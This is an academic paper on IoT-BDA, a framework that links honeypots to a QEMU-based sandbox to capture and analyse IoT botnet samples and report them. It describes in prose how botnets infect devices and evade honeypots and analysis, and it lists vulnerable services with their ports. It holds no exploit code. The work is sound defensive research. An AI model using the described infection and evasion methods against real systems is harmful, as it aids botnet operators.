

An Automated and Comprehensive Framework for IoT Botnet Detection and Analysis (IoT-BDA)

Tolijan Trajanovski Ning Zhang

School of Computer Science, The University of Manchester, UK

Abstract—The proliferation of insecure Internet-connected devices gave rise to the IoT botnets which can grow very large rapidly and may perform high-impact cyber-attacks. The related studies for tackling IoT botnets are concerned with either capturing or analysing IoT botnet samples, using honeypots and sandboxes, respectively. The lack of integration between the two implies that the samples captured by the honeypots must be manually submitted for analysis, introducing a delay during which a botnet may change its operation. Furthermore, the effectiveness of the proposed sandboxes is limited by the potential use of anti-analysis techniques and the inability to identify features for effective detection and identification of IoT botnets. In this paper, we propose the IoT-BDA framework for automated capturing, analysis, identification, and reporting of IoT botnets. The captured samples are analysed in real-time to identify indicators of compromise and attack, along with anti-analysis, persistence, and anti-forensics techniques. These features can help botnet detection and analysis, as well as infection remedy. The framework reports the findings to a blacklist and abuse service to facilitate botnet suspension. We also describe the discovered anti-honeypot techniques and the measures applied to reduce the risk of honeypot detection. Over the period of seven months, the framework captured, analysed, and reported 4077 unique IoT botnet samples. The analysis results show that IoT botnets may employ persistence, anti-analysis and anti-forensics techniques typical for traditional botnets. The in-depth analysis also discovered IoT botnets using techniques for evading network detection.

Index Terms—IoT botnet, honeypot, malware analysis, sandbox

I. INTRODUCTION

A botnet malware is a self-propagating malware that infects Internet-connected devices automatically, without human intervention, using software vulnerabilities as infection vectors. Once infected, the devices join a network of enslaved devices known as a botnet. An IoT botnet can infect various IoT devices including routers, IP cameras, smart home appliances, etc. The IoT botnets can grow very large rapidly and may perform high-impact cyber attacks. For instance, the Satori botnet hijacked 280,000 IoT devices in 12 hours [1]. The Mirai IoT botnet and its variants are estimated to have infected between 800,000 and 2,500,000 IoT devices worldwide [1]. The large-scale of these botnets has significantly amplified the attacks, causing severe disruptions. In October 2016, a DDoS attack launched by a Mirai botnet against the dynamic DNS provider, Dyn, resulted in a few hours downtime of popular

websites such as Twitter, Netflix, Reddit and Github [2]. The cybercriminals may use the botnet-amplified DDoS attacks to extort e-commerce businesses or to disrupt critical services such as healthcare and electronic banking. Therefore, it is crucial to detect IoT botnets early and to prevent their growth.

However, it may be difficult to detect IoT botnets, for several reasons. The compromised devices may not demonstrate any apparent symptoms of infection, being able to continue with the execution of their normal activities [3]. Detecting compromised devices is a challenging subject and requires specialised tools. Due to the constrained hardware resources, the IoT devices may be incompatible with most host-based malware detection solutions [4]. Consequently, botnet infections may be completely unnoticed. The IoT botnets may target multiple IoT device types that differ significantly in terms of hardware and software configuration [5]. An effective countermeasure to IoT botnets requires capturing and analysing botnet samples aimed at different types of IoT devices, along with prompt sharing of the analysis results to facilitate botnet detection and suspension.

The IoT botnet samples can be captured in two ways, through forensic analysis of an infected device or using a software that simulates a vulnerable IoT device, called a honeypot. This former is more time-consuming and thus may not be feasible at large scale. A honeypot attracts infection attacks from botnets propagating at Internet-scale for the purpose of capturing botnet samples. An IoT botnet sample is a Linux executable binary file in the ELF format. The analysis of botnet samples can identify features required to detect and prevent botnet infections. The analysis of an ELF file may be static or dynamic. Static analysis refers to analysing a file without executing it, while the dynamic analysis requires the file to be executed in a controlled environment, known as a sandbox, for the purpose of recording and analysing its behaviour [6].

The related studies are concerned with either botnet capturing using honeypots [7]–[15] or botnet analysis using sandboxes [6], [9], [16]–[20]. The lack of integration between the two implies that the captured samples must be manually submitted to the sandboxes for analysis. This increases the time taken to report the botnet, during which the botnet control and propagation configuration may change. Furthermore, the proposed sandboxes have a number of limitations, such as the lack of capability to identify: 1) features for effective detection and identification of IoT botnets; 2) anti-forensics techniques that may prevent infection remedy; and 3) anti-analysis techniques that may obstruct the analysis and cause

This work has been submitted to the IEEE for possible publication. Copyright may be transferred without notice, after which this version may no longer be accessible.

false negative errors. Another limitation is the absence of prompt results sharing and actions towards botnet suspension. Finally, the sandbox heterogeneity support can be improved to accommodate for a wider range of hardware and software configurations.

To overcome the identified limitations, we propose the IoT-BDA framework that meets the following criteria:

- Real-time botnet capturing, analysis, identification and report-sharing.
- Identification of features for effective detection and identification of botnets.
- Facilitating botnet suspension through integration with a blacklist and abuse reporting service.
- Identification of anti-analysis, evasive and anti-forensics techniques.
- Support for a wider range of hardware and software configurations.

In summary, this paper brings the following contributions:

- We document the design and implementation of a novel framework, IoT-BDA, for automated capturing, analysis, and reporting of IoT botnets.
- We present the identified anti-honeypot and anti-analysis techniques.
- To evaluate and prove the effectiveness of the framework, we captured, analysed, and reported 4077 unique IoT botnet samples.
- We provide the results of an in-depth analysis of the captured samples.

We make the analysis results and the raw data comprised of the captured samples and their recorded behaviour available to researchers and cyber security professionals and we provide the framework as a free service.

II. BACKGROUND AND CHALLENGES

This section covers the challenges facing the automated capturing and analysis of IoT botnet samples. To better understand these challenges, we look at the IoT botnet operation and discuss the IoT botnet detection approaches.

A. IoT Botnet Operation

An IoT botnet may be centralised, where the infected devices, commonly referred to as bots, are orchestrated by a command and control (C2) server, or peer-to-peer (P2P), where the bots communicate the commands to each other [21]. The bots can be instructed to execute specific actions for botnet monetization or botnet propagation. A botnet can be monetized in various ways, including distributed denial of service (DDoS) attacks as a service, crypto-currency mining, credential theft, and others. The botnet propagation is achieved through automated infection of vulnerable IoT devices that are accessible on the Internet. An IoT botnet infection implies execution of bot malware on a vulnerable device. A vulnerable IoT device typically hosts a vulnerable service that can be remotely accessed and exploited. The vulnerabilities exploited by IoT botnets can be divided in two groups, weak authentication, and remote code execution vulnerabilities. A weak authentication

vulnerability implies weak/default passwords or authentication bypass. Upon a successful attack, a session is established and access to the device is acquired. Some commonly used services that may be affected by this vulnerability are Telnet and SSH. A remote code execution vulnerability enables an attacker to remotely execute commands or code on the vulnerable device.

An IoT botnet may be capable of exploiting one or more vulnerable services, commonly referred to as infection vectors. Each vulnerable service is associated with a port number it typically listens on. The infection may be performed by the bots, by dedicated services known as scanners and loaders, or in a collaboration between the two [22]. The stages of a typical IoT botnet infection are as follows. First, the bots or a scanner service scan the Internet for devices that have open ports associated with the targeted vulnerable services. The discovered devices may be fingerprinted by examining the service banner [23] or by exchanging messages to ensure they are vulnerable. Commands are then sent by the bots or the loader service to the vulnerable devices to trick them into downloading and executing the bot malware, eventually enslaving them into the botnet. The bot malware is typically obtained from a malware distribution (MD) server. Upon a successful infection, the bot introduces itself to the C2 server or its peers in the case of a P2P botnet and waits for further instructions.

B. IoT Botnet Detection

An IoT Botnet can be detected by detecting an infected device or an infection attempt. An infected device can be identified by detecting botnet-related activity, such as execution of DDoS attacks, attempt to infect other devices, or communication with a C2 server or peers. Detecting an IoT botnet infection attempt requires detecting vulnerability exploitation or transfer and execution of bot malware. The detection may be performed by a network intrusion detection system (NIDS) [24] at the network perimeter, or by a host intrusion detection system (HIDS) [25] or antivirus operating on the device. A NIDS typically monitors the network traffic while an antivirus and a HIDS inspect system changes and program execution. A HIDS or an antivirus may only be supported by a limited subset of IoT devices that have the necessary hardware resources. However, an antivirus may support the operation of a NIDS. For instance, if a NIDS identifies a file transfer connection, an antivirus can be used to inspect the transferred file.

The HIDS and NIDS solutions require a different set of features. The NIDS uses network traffic features to detect malicious connections. The HIDS solutions, including an antivirus, may perform scan-time or run-time detection using two groups of features. The scan-time detection inspects multiple file properties to detect a malicious file on disk. The run-time detection inspects features describing the actions executed by a program to detect malicious behaviour.

The features required by both HIDS and NIDS can be divided in two groups, namely, Indicators of Compromise (IoC) and Indicators of Attack (IoA). The IoC are artifacts of evidence that a device has been infected [26], while the

IoA are properties reflecting the actions executed by the attacker in the infection process. The IoC may include IP addresses and domains of C2 servers, filenames and hashes, process names, antivirus and IDS signatures, etc. The IoC facilitate effective detection of known threats. However, they may not be sufficient for detecting new threats such as zero-day exploits or unknown botnet types. On the other hand, the IoA provide evidence of the sequence of actions that resulted in a successful infection. These actions may be reused in new types of botnet infection attacks. For instance, the IoA may describe techniques used by a malware to establish persistence on the device and to hide its activity. The use of both IoC and IoA can improve the detection effectiveness. The IoC and IoA can also benefit the identification of new variants or types of IoT botnets and the remedy of infected devices.

C. Challenges

The capturing and analysis of IoT botnets can be affected by several challenges:

1) *Identifying Features for Effective Botnet Detection and Identification* : The detection effectiveness relies on the set of identified IoC and IoA, which may be affected by the time and the depth of the analysis of the captured samples. To identify a greater set of features, a sample should be analysed as soon as it is captured, while the botnet is actively propagating. The IoC and IoA can be identified by examining the file properties, the executed actions, and the network communications, which entails both static and dynamic analysis. The implementation of analysers capable of identifying IoC and IoA requires thorough understanding of the IoT botnets infections, the applicable IoC and IoA, and the tools and techniques for inspecting the sample file, and the behaviour and network data.

2) *Botnet Infections Diversity*: The automated capturing and analysis of botnet samples using honeypots and sandboxes may face two challenges imposed by the diversity of IoT botnet infections: the different techniques for transferring the bot sample and the variety of IoT devices that may be infected.

In an IoT botnet infection, the bot malware can be transferred and executed in three ways. The most common way consists of downloading the bot malware from a MD server and executing it. The bot malware is a Linux executable file (ELF). Another common way involves a Linux shell script which when executed downloads and runs the bot malware. The shell script may identify the type of CPU architecture before fetching the bot malware. These two ways are typical for centralised botnets, which host the bot malware or the shell scripts on a publicly accessible MD server. In the case of P2P botnets, the bot performing the infection may share the bot malware through a light web service. The third way for downloading and executing the bot malware is the least common and was introduced by the Hajime P2P botnet [9]. It employs the Linux 'echo' command to transfer a dropper malware. A dropper is a minimal malware which downloads and executes the actual bot malware. Rather than fetching the bot malware from a MD server, this method transfers a dropper malware by writing a sequence of bytes to a new binary file on the victim device using the Linux 'echo' command. The

dropper is 'echoed' to a binary file in chunks [27]. Each chunk is a sequence of bytes represented as a string of hex values. This method may be used in attacks where sessions are established, such as attacks on Telnet, since it requires a sequence of 'echo' commands to be executed. The honeypots should be able to identify these bot transfer techniques to capture the botnet samples.

To grow the botnet in size, the botnet herder may strive to infect various types of IoT devices. Since the dynamic analysis requires the samples to be executed, the sandbox should support different hardware and software configurations. The botnet may infect devices with multiple different CPU architectures and even different versions of the same CPU architecture. Some IoT botnets can infect multiple versions of the ARM CPU [28]. The samples compiled from assembly may not execute properly on a different CPU architecture version due to the use of specific registers [29]. Depending on the targeted device types, the botnet samples may be also compiled for older or newer Linux kernel versions. The binary samples statically compiled for older Linux kernel versions may not execute properly on newer versions [6]. In addition, the botnet samples may require software libraries or tools that are expected to be available on the attacked devices.

3) *Anti-honeypot and Anti-analysis*: The capturing and analysis of IoT botnet samples can be challenged by anti-honeypot and anti-analysis techniques. A botnet herder may use multiple honeypot-detection techniques to prevent the capturing of the botnet samples.

a) *Honeypot fingerprinting*: The open-source honeypots may be fingerprinted using information about the simulated service [30], such as the list of built-in service banners, login credentials accepted, etc.

b) *Using honeypot detection services*: Shodan, a search engine for IoT devices, provides a service for detecting honeypots. The 'Honeypot or not' service [31] calculates a 'Honeyscore', based on which a host is classified as honeypot or not.

c) *Tracking infections*: A honeypot may also be detected by keeping track of infections performed against a specific host, identified by an IP address. A high number of successful consecutive infections over a longer period may be an indicator that the vulnerable device is a honeypot.

d) *Blacklisting IP addresses*: The hosts labelled as honeypots may be added to a blacklist of discovered honeypots. The cybercriminals may maintain frequently updated honeypot blacklists to protect their botnets from being discovered and suspended. Moreover, as reported by Kaspersky [32], since the vulnerable IoT devices are typically found behind residential IP addresses, the botnet herders may blacklist IP ranges allocated to cloud providers to evade honeypots hosted on the cloud.

In addition to detecting honeypots, a botnet may be equipped with a capability to thwart or hinder static and dynamic analysis. For example, a botnet may use obfuscation to prevent static analysis or sandbox-detection techniques to prevent dynamic analysis [6]. If a sandbox is detected, the sample may halt its execution or mimic a benign behaviour which may result in false negative errors. Thus, it is important

to identify and report the use of anti-analysis techniques. The identification of anti-analysis techniques requires an in-depth understanding of the anti-analysis techniques.

III. IoT-BDA ARCHITECTURE

We propose the IoT-BDA architecture comprised of two blocks, Botnet Capturing Block (BCB) and Botnet Analysis Block (BAB), for capturing and analysing IoT botnet samples, respectively. The architecture is depicted in Fig. 1 below.



Fig. 1. IoT-BDA Architecture

A. Botnet Capturing Block (BCB)

The BCB comprises multiple honeypots simulating different vulnerabilities that can be exploited by IoT botnets. To capture as many samples as possible, the honeypots can recognise the different techniques for transferring botnet samples, covered in Section 2. The risk of honeypot detection is reduced by implementing countermeasures and by continuously monitoring the honeypots, as described in Section 4. The honeypots automatically submit the captured samples to the BAB, as they are captured, to ensure they are analysed while the botnet is actively propagating. The infection attempts against the honeypots are recorded in a database.

B. Botnet Analysis Block (BAB)

The BAB analyses the botnet samples, and it consists of an API, parsers, a sandbox, analysers, and reporters. The API allows sample submissions and querying of the analysis status and results. The parsers verify the integrity of the submitted samples and extract information required for automatic sandbox configuration. The BAB uses different parsers for each of the sample transfer formats, respectively, a shell-script, an ELF binary or a hex-strings file. To overcome the challenges imposed by the diversity of IoT devices that may be targeted by IoT botnets, the BAB employs a sandbox comprised of virtual machines (VMs) with different hardware and software configurations. The set of VMs covers different CPU architectures, different versions of the ARM CPU architecture, different Linux kernel versions, different Operating Systems (OS) and different software libraries and utilities that may be required by the samples.

The sample analysis involves five analysers - static, behavioural, network, antivirus, and malware class analyser. The

behavioural and the network analysis are subprocesses of the dynamic analysis. Each analyser is concerned with different set of features and complements the other analysers towards the realization of the following objectives:

1) *Facilitating Botnet Detection:* To identify as many IoC and IoA as possible, the BAB utilises three analysers - static, behavioural and network analyser. The static analyser inspects the file properties to identify features for scan-time antivirus detection. For instance, it can identify HTTP user-agents, exploit code or other botnet related keywords in the strings of the file. The behavioural analyser inspects the actions executed by the sample to identify features for run-time detection by HIDS/antivirus, such as process name, created files, persistence and stealth techniques, and others. The network analyser examines the sample's network connections to identify features for network detection including infection vectors, C2 protocols and servers, DNS queries, etc. However, the analysers may be challenged by anti-static-analysis or anti-dynamic-analysis techniques. The use of multiple analysers can improve the chances for identifying IoC and IoA of botnets with anti-analysis capabilities.

2) *Identifying Anti-analysis and Anti-forensics Techniques:* The anti-analysis techniques can prevent botnet detection and identification. The anti-static-analysis techniques such as obfuscation, may trick antivirus detection and prevent the static analysis from identifying IoC/IoA. The static analyser attempts to identify the use of anti-static-analysis techniques to help improve antivirus detection and static analysis methods. For instance, if the antivirus analysis shows little or no detections, the static analyser fails to identify any IoC/IoA, but the behavioural and network analyser recognise malicious behaviour, the anti-static-analysis techniques used by the sample should be examined to improve the static analysis and detection. Similarly, if a sample detects a sandbox, it may hide its malicious behaviour to trick the dynamic analysis. The behavioural analyser seeks to identify anti-dynamic-analysis techniques including sandbox detection to prevent false negatives errors. The anti-forensics techniques may hide the malicious process, remove infection traces, or block access to the device to prevent infection remedy.

3) *Identifying Botnet Types and Variants:* The antivirus analyser scans the sample using an online antivirus scanning service and forwards the scan results to the malware class analyser which uses the antivirus classifications of the sample to identify the botnet type or family. When combined with the identified IoC and IoA, the malware class analyser results can help recognise a variant or a new type of botnet. For instance, if the analysis identifies IoC/IoA which are unusual for the botnet type assigned by the malware classifier, the sample may belong to a new variant of the botnet. Likewise, if none of the antiviruses classify the sample as malicious, but the analysis uncovers IoC and IoA, the sample may belong to a new botnet.

The results of the analysers are fed to two reporters, a blacklist reporter, and a results reporter. The blacklist reporter facilitates botnet suspension by automatically reporting the identified botnets to a blacklist and abuse reporting service that files abuse reports to hosting providers. The results reporter creates a detailed report which is stored in a database and

shared with researchers and botnet detection services through the API.

IV. IOT-BDA ARCHITECTURE PROOF-OF-CONCEPT (POC) IMPLEMENTATION

This section outlines the implementation of a Proof-of-Concept IoT-BDA architecture. We first describe the implementation and deployment of the BCB.

A. Botnet Capturing Block (BCB)

The BCB is comprised of multiple honeypots simulating different vulnerable services. The honeypots are exposed on the Internet to attract botnet infection attacks.

1) *Honeypot Design*: We propose a honeypot design, illustrated in Fig. 2, comprised of three modules: a simulator, a payload extractor and a reporter. The simulator module simulates a vulnerable service and interacts with the attackers. Based on the level of interaction the simulator provides, the honeypots can be grouped into low-interaction, medium-interaction and high-interaction honeypots. The low-interaction honeypots typically provide limited implementation of the service/protocol they simulate, without providing access to the underlying OS. The medium-interaction honeypots are typically more complex than low-interaction honeypots and they provide more complete implementation of the service/protocol they simulate. However, the medium-interaction honeypots also lack OS interaction. The high-interaction honeypots are typically the most complex to implement, as they provide an OS for the attacker to interact with [33]. The payload



Fig. 2. Honeypot design

extractor monitors the interaction with the attackers to detect and extract botnet samples. It also records the time of the attack, the IP address and port of the attacking connection, the request carrying the payload and HTTP headers for attacks over HTTP. The reporter submits the captured payloads for analysis through an API call to the BAB. The payload is typically a URL pointing to the web server hosting the botnet sample, but it may also be a binary represented as a sequence of hex-strings. To enable botnet infection tracking, the reporter stores the data recorded by the payload extractor in a database.

2) *Honeypot Implementation*: For proof of concept, we instantiated 20 honeypots simulating nine services targeted by IoT botnets. The honeypots are low interaction honeypots capable of handling basic requests, except the telnet honeypot, which is a medium to high interaction honeypot. The Telnet honeypot is an open-source honeypot that implements a Telnet server, supports login sessions, and emulates a shell environment [7]. To collect malware samples that spread via the Android Debug Bridge (ADB) protocol, we deployed the open-source honeypot, ADBHoney [34], which emulates the ADB protocol. The Telnet and ADB honeypots were modified by adding a reporting layer for submitting the captured samples to the BAB. For the remaining seven services, shown in Table I below, we developed honeypots comprised of simulation, payload extraction and reporting layer. The simulation layers implement basic functionality of the simulated services, sufficient for the honeypots to be discovered and attacked by the botnets. The payload extractor layer makes use of regular expressions to match URLs in the requests sent to the honeypots. The reporting layer submits the captured samples to the BAB and logs the infection attacks in a database. For each infection attack, the honeypots can report the IP address and port of the attacker, the URL or hex-string of the binary payload, the HTTP request and the user-agent if the attack is over HTTP or the login credentials if the attack is over Telnet.

3) *Avoiding Honeypot Detection*: Several measures were applied to reduce the risk of honeypot detection. To avoid honeypot fingerprinting, we modified the Telnet honeypot by altering the hostname in the emulated shell and the list of accepted login credentials. Instances of each honeypot were deployed both on the cloud and on ISP network, behind residential IP addresses. The IP addresses of the honeypots were periodically scanned using Shodan's 'Honeypot or not' service [31]. The service detected only the honeypots hosted on the cloud. The detection was mitigated by moving the cloud honeypots to other geo-locations with new IP addresses. The residential IP addresses of the honeypots connected to an ISP were also changed frequently to avoid blacklisting based on infection tracking.

B. Botnet Analysis Block (BAB)

We propose the BAB illustrated in Fig. 3 below, comprised of the following entities:

1) *Application Programming Interface (API)*: The API is a web service implemented in Python that enables automated and manual submission of botnet samples, analysis configuration and querying of the analysis status and results. The service enables honeypots to automatically submit the captured samples for analysis, and it also allows researchers to manually submit samples for analysis and to configure the analysis. The samples can be submitted in three forms: as URLs, as ELF binary files or as hex-strings files. The sample submission request accepts two optional analysis configuration parameters: an execution duration and an execution argument. Based on payload type, the API may forward the sample to the hex-string parser, the URL parser or to the ELF parser. When

Honeypot	Ports	Vulnerability	Instances
Telnet	23/2323	Weak/default password	4
Android Debug Bridge	5555	No authentication	2
Jaws Web Server	60001	Unauthenticated shell command execution	2
D-Link UPnP SOAP	49152	Remote code execution	2
Realtek miniigd UPnP SOAP	52869	Remote code execution	2
GPON Home Gateway	8080	Authentication bypass, command execution	2
Huawei HG532 router	37215	Arbitrary command execution	2
DGN1000 Netgear routers	80	Remote code execution	2
Hadoop YARN	8088	Remote code execution	2

TABLE I

HONEYPOTS DEPLOYED FOR CAPTURING IOT BOTNET SAMPLES



Fig. 3. BAB Design

provided, the analysis configuration parameters are forwarded to the sandbox.

2) *Hex-string Parser*: The Hex-string parser is a Python program that converts the samples submitted as hex-strings to a Linux executable file (ELF). Upon a successful conversion, the ELF files are forwarded to the ELF parser.

3) *URL Parser*: The URL parser is a Python program that identifies the type of the file pointed to by the URL and submits the URL to the blacklist reporter. The parser fetches the file from the URL, determines if it is a shell script or an ELF file, and forwards it to the shell-script parser or ELF parser accordingly.

4) *Shell-script Parser*: A shell-script typically downloads and executes a botnet sample on the victim device [35]. The shell-script parser is a program that interprets a shell-script to identify URLs pointing to botnet samples. The URLs may be hardcoded or computed by a function. The parser uses regular expressions to match hardcoded URLs. It can also identify and emulate ‘for’ and ‘while’ loops in the shell-script to derive the URLs. The files fetched from the identified URLs are forwarded to the ELF parser. The URLs are also submitted to the blacklist reporter.

5) *ELF Parser*: The ELF parser validates the ELF binary file and enables auto-configuration of the sandbox. It determines the CPU architecture the ELF binary is compiled for, allowing the sandbox to spawn the appropriate VM. The parser is implemented in Python and utilises Radare2 [36], a reverse engineering framework. Radare2 uses the ELF header

information to ensure that the binary is not corrupted and to determine the CPU architecture. The ELF parser may also determine the version of ARM CPU the ELF file is compiled for, if this information is present in the filename of the sample, as, for instance, ‘b3astmode.arm7’. The identified hardware specification is forwarded to the sandbox.

6) *Sandbox*: The sandbox enables controlled and configurable execution of botnet samples for recording their on-host and network behaviour. The on-host behaviour is recorded as a sequence of system calls while the network activity is recorded as a network traffic capture file. The sandbox is implemented in Python and based on the open-source Linux sandbox LiSa [17]. It is composed of three functional units: the operator, the virtualization unit, and the executor.

a) *Operator*: The operator performs two tasks, it defines the sandbox configuration for sample execution and forwards the execution results to the analysers. It uses the information provided by the ELF parser to select the VM that best matches the hardware specification of the sample. For each execution, the operator creates a copy of the VM filesystem and copies the sample using the e2cp or libguestfs tools. These tools copy files from/to VMs by mounting the VM hard disks and filesystems. This way of copying is robust to anti-forensics techniques that may kill all processes and connections. Such techniques can prevent transferring the recorded behaviours over SSH or other services. After the sample is executed, the operator can be instructed by the executor to extract the recorded behaviour from the filesystem and to forward it to

the appropriate analyser.

b) *Virtualization Unit*: The virtualization unit includes a virtualizer, QEMU, and a pool of VMs. QEMU is an open source virtualizer and emulator that supports a wide range of CPU architectures [37]. The virtualizer can be instructed by the executor to spawn or halt a VM. The VM pool comprises VMs for different CPU architectures, different versions of the ARM CPU, different Linux kernel versions and different OS. The VMs are organised in two groups. The first group consists of VMs used by the LiSa sandbox [17], covering ARMv7, MIPS, x86, and x86_64 CPU architectures. These VMs are embedded Linux systems based on kernel 4.16, built using Buildroot [38]. The second group consists of VMs for the ARMv5, MIPS, x86 and x86_64 CPU architectures, which run Linux Debian OS, are based on Linux kernel version 3.2 and have C development libraries package (libc-dev) installed. The second VM group is used as a fall-back environment for the samples that fail to execute on the first VM group. It accommodates for samples compiled for older devices and for samples that may require Ubuntu/Debian tools or C libraries. The ARMv5 VM is also used for execution of samples compiled for older ARM versions. The VMs used by the sandbox are shown in Table II.

c) *Executor*: The executor controls and records the execution of the samples which involves three stages. In the first stage, the executor interprets the configuration set by the operator and instructs the virtualizer to spawn an appropriate VM. It then uses user provided or default execution parameters (argument and execution time) to execute the sample. Prior to the execution, the network traffic recorder tcpdump [39] is started. Tcpdump stores the captured traffic as a pcap file. The sample is executed using a shell-script that invokes the execution tracing tools systemtap [40] or strace [41]. These tools record the actions performed by the sample as a sequence of system calls and output them to a text file. Systemtap is used for execution tracing on the first VM group while strace is used on the second VM group. Systemtap is more resilient to anti-tracing, but lacks support for older Linux kernels, hence the use of strace for the second VM group. After a successful execution, the executor instructs the operator to extract the recorded system calls and traffic capture file from the VM filesystem, and to forward them to the behaviour analyser and network analyser accordingly. If a sample fails to execute on a VM from the first group, the process is repeated using a corresponding VM from the second group. The samples compiled for version 5 and earlier versions of the ARM CPU are an exception. They are executed on the ARMv5 VM directly, as illustrated in Fig. 4.

7) *Static Analyser*: The static analyser examines the IoT botnet samples without executing them. The benefits of the static analysis are twofold, it can enhance the scan-time detection of botnet samples and it can facilitate botnet suspension by identifying the C2 server IP address. The analyser is implemented in Python and uses the Radare2 API [36] and the Unix 'strings' utility to extract a number of features, including ELF header values, symbols, sections, strings, relocations, and libraries. These features can benefit the scan-time detection and the discovery of IoC. For example, the presence of specific



Fig. 4. Sandbox execution diagram

keywords, function names or libraries may indicate malicious behaviour. The analyser matches the extracted strings against regular expressions to uncover domains, IP addresses and URLs of C2 and MD servers, HTTP user-agents and keywords associated with exploit code. However, a sample may be protected with anti-static-analysis techniques to prevent or deceive the static analysis [42]. Therefore, the analyser attempts to identify the following anti-static-analysis techniques:

a) *Obfuscation*: Obfuscation refers to scrambling code and/or text to prevent the static analysis from extracting information that can be used to identify and suspend the botnet.

1) String encoding

A simpler form of obfuscation is string encoding. This technique encodes strings in the malware code and decodes them at run-time. For example, the IP or domain of the C2 servers may be decoded at run-time [42] to prevent the static analysis from discovering them. The static analyser warns about potential use of string encoding if it cannot identify terms typically found in botnet samples, or keywords related with botnet activity.

2) Executable packing

Executable packing is a more advanced obfuscation technique. This technique is used by adversaries to trouble static analysis or reverse engineering of the malware sample. When a binary executable is packed, it is compressed and wrapped into another executable, called a wrapper. The wrapper acts as wrapping layer for hiding the malware from static analysis [43]. When the wrapper executable is run, it loads the malware in memory and executes it. Since IoT devices are Linux-based, the file format of IoT botnet malware is the default executable file format for Linux, the executable and linkable format (ELF) [6].

There are several open-source packers for ELF files. The most widely used among cybercriminals is Vanilla UPX [21], an open-source packer that provides straightforward unpacking functionality. Since the UPX packer is open source, the adversaries may modify its source code to prevent unpacking using the standard UPX version. Such modifications include major changes in the source code or minor changes affecting the ELF header or/and the UPX header [44]. Likewise, the botnet herders may use custom developed packers to hinder reverse engineering.

VM Group	CPU Architecture	Kernel	Operating System	C Development Libraries	Tracing Tool	Traffic Capture Tool
1	ARMv7l	4.16.7	Linux Embedded	No	Systemtap	tcpdump
1	MIPS	4.16.7	Linux Embedded	No	Systemtap	tcpdump
1	X86	4.16.7	Linux Embedded	No	Systemtap	tcpdump
1	X86_64	4.16.7	Linux Embedded	No	Systemtap	tcpdump
2	ARMv5l	3.2	Debian Wheezy	Yes	Strace	tcpdump
2	MIPS	3.2	Debian Wheezy	Yes	Strace	tcpdump
2	X86	3.2	Debian Wheezy	Yes	Strace	tcpdump
2	X86_64	3.2	Debian Wheezy	Yes	Strace	tcpdump

TABLE II
VIRTUAL MACHINES USED BY THE SANDBOX

The static analyser can detect packed samples. It classifies the samples in three categories: a) not packed; b) packed with standard UPX; or c) packed with custom packer. The packer detection is based on the entropy value of the ELF file. A sample is classified as packed if its entropy value is greater than 6.8. The entropy is calculated across all ELF sections using the Rahash tool provided by the Radare2 framework. If the keyword 'UPX' is found in the sample's strings, and the binary can be unpacked using the standard UPX, the sample is classified as packed with standard UPX. Otherwise, the sample is classified as packed with custom packer..

